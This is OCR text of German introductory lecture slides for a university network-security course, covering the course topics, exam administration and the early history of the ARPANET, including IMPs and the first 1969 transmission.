Netzwerksicherheit

Einleitung

Stephen Wolthusen

Fraunhofer IGD Institut Graphische Datenverarbeitung

Themen der Vorlesung (1)

- Einleitung
- Risikoanalysen und Sicherheitspolitiken
- Grundlagen des Internet Protocol (IPv4)
- Firewall-Architekturen und Topologien
- Angriffsmechanismen
- Anwendungsprotokolle
- Revisionsmechanismen

Themen der Vorlesung (2)

- Handhabung von Penetrationen
- Zuverlässigkeit und Skalierbarkeit
- Internet Protocol Version 6
- Virtual Private Networks und Network Address Translation
- Intrusion Detection Systems

Administrativa (1)

- Grundlage der Vorlesung ist das Buch „Netzwerksicherheit“, Spektrum Akademischer Verlag, 2002, ISBN 3827413737.
- Präsenzexemplare des Buchs sind in der IGD-Bibliothek, S3 05/076, vorhanden
- Weitere aktuelle Informationen, Foliensätze, Terminankündigungen, Raumverlegungen, etc. jeweils unter der URL
  - **http://www.igd.fhg.de/igd-a8/staff/Wolthusen/WS2004**

Administrativa (2)

- Sprechstunden jederzeit nach Vereinbarung
- Prüfungsleistung:
  - Eine Klausur am Ende des Semesters, mündliche Prüfung in begründeten Einzelfällen
  - Kann mindestens im Bereich Informatik III eingebracht werden (Vorlesungen am Fachgebiet GRIS),
    - andere Prüfer, Fachbereiche bitte erfragen!
- Je Kapitel im Lehrbuch ist eine Veranstaltung vorgesehen
  - Das betreffende Kapitel sollte vor der Vorlesung gelesen und verstanden worden sein
  - Vorlesung selbst dient Darstellung, Fragen und Diskussion!

Historischer Hintergrund: ARPANET

- Paketbasierte Netze:
  - Davies (NPL, UK), Baran (RAND, USA) 1960...1966
- Präsentation des ARPANET-Vorschlags 1967 durch Roberts
  - Ziel war Vernetzung von durch DoD/ARPA geförderten Forschungseinrichtung zur besseren Auslastung
  - Überlebensfähigkeit nach thermonuklearem Angriff ist Legende
  - Auftrag ging im Dezember 1968 an BBN, Leitung: F. Heart
  - Bereits in der ersten Phase wurden heterogene Systeme vernetzt: IBM/360, SDS Sigma 7, DEC PDP-10...

Historischer Hintergrund: Vernetzungsstrategie (1)

- Verbindungsorientierte Netzwerke
  - Beispiel Telephonsystem (zumindest vor Übergang zu digitalen Netzen)
  - Schaltkreise werden für die Dauer einer Verbindung exklusiv genutzt
  - Hierarchische Adressierung (präfixfreie Codes...)
    - Verwundbarkeit bei Ausfall von Komponenten
  - Intelligenz ist im Netzwerk angeordnet
  - Endgeräte sind „dumm“
  - Ungeeignet für Datenverkehr: Anforderung an Bandbreite variiert zu stark

Historischer Hintergrund: Vernetzungsstrategie (2)

- Paketbasierte (verbindungslose) Netze
  - Daten werden in Datagramme (Pakete) zerlegt
  - Pakete werden unabhängig durch das Netz geleitet
  - Jeder Knoten muß nur den „next hop“ kennen
  - Optimiert Nutzung zur Verfügung stehender Bandbreite
  - Intelligenz sitzt im Endgerät,
    - Verbindungen können „dumme“ Punkt-zu-Punkt Leitungen sein

Baran‘s Topologie-Gegenüberstellung (1963)





FIG. 1 — Centralized, Decentralized and Distributed Networks

Fraunhofer IGD Institut Graphische Datenverarbeitung

ARPANET September 1969

Das BBN-Team um Frank Heart




THE ARPA NETWORK

SEPT. 1969

1 NODE

ARPANET Dezember 1969

Honeywell 516



THE ARPA NETWORK


DEC 1969

4 NODES

Fra

Graphische
Datenverarbeitung

Schematischer Aufbau eines IMP




IMP (Interface Message Processor):

Modifizierte Honeywell 516, 316

TIP: Terminal IMP


Fraunhofer IGD Institut Graphische Datenverarbeitung

Aufbau eines ARPA-Datenpakets (NCP-Frame)




Fraunhofer IGD Institut Graphische Datenverarbeitung

Protokoll Host-IMP-IMP-Host



Die erste erfolgreiche ARPANET-Datenübertragung




29 OCT 69 2100 LOADED IMP. PROGRAM CSK
IMP TO IMP BBN BARKER
BBN

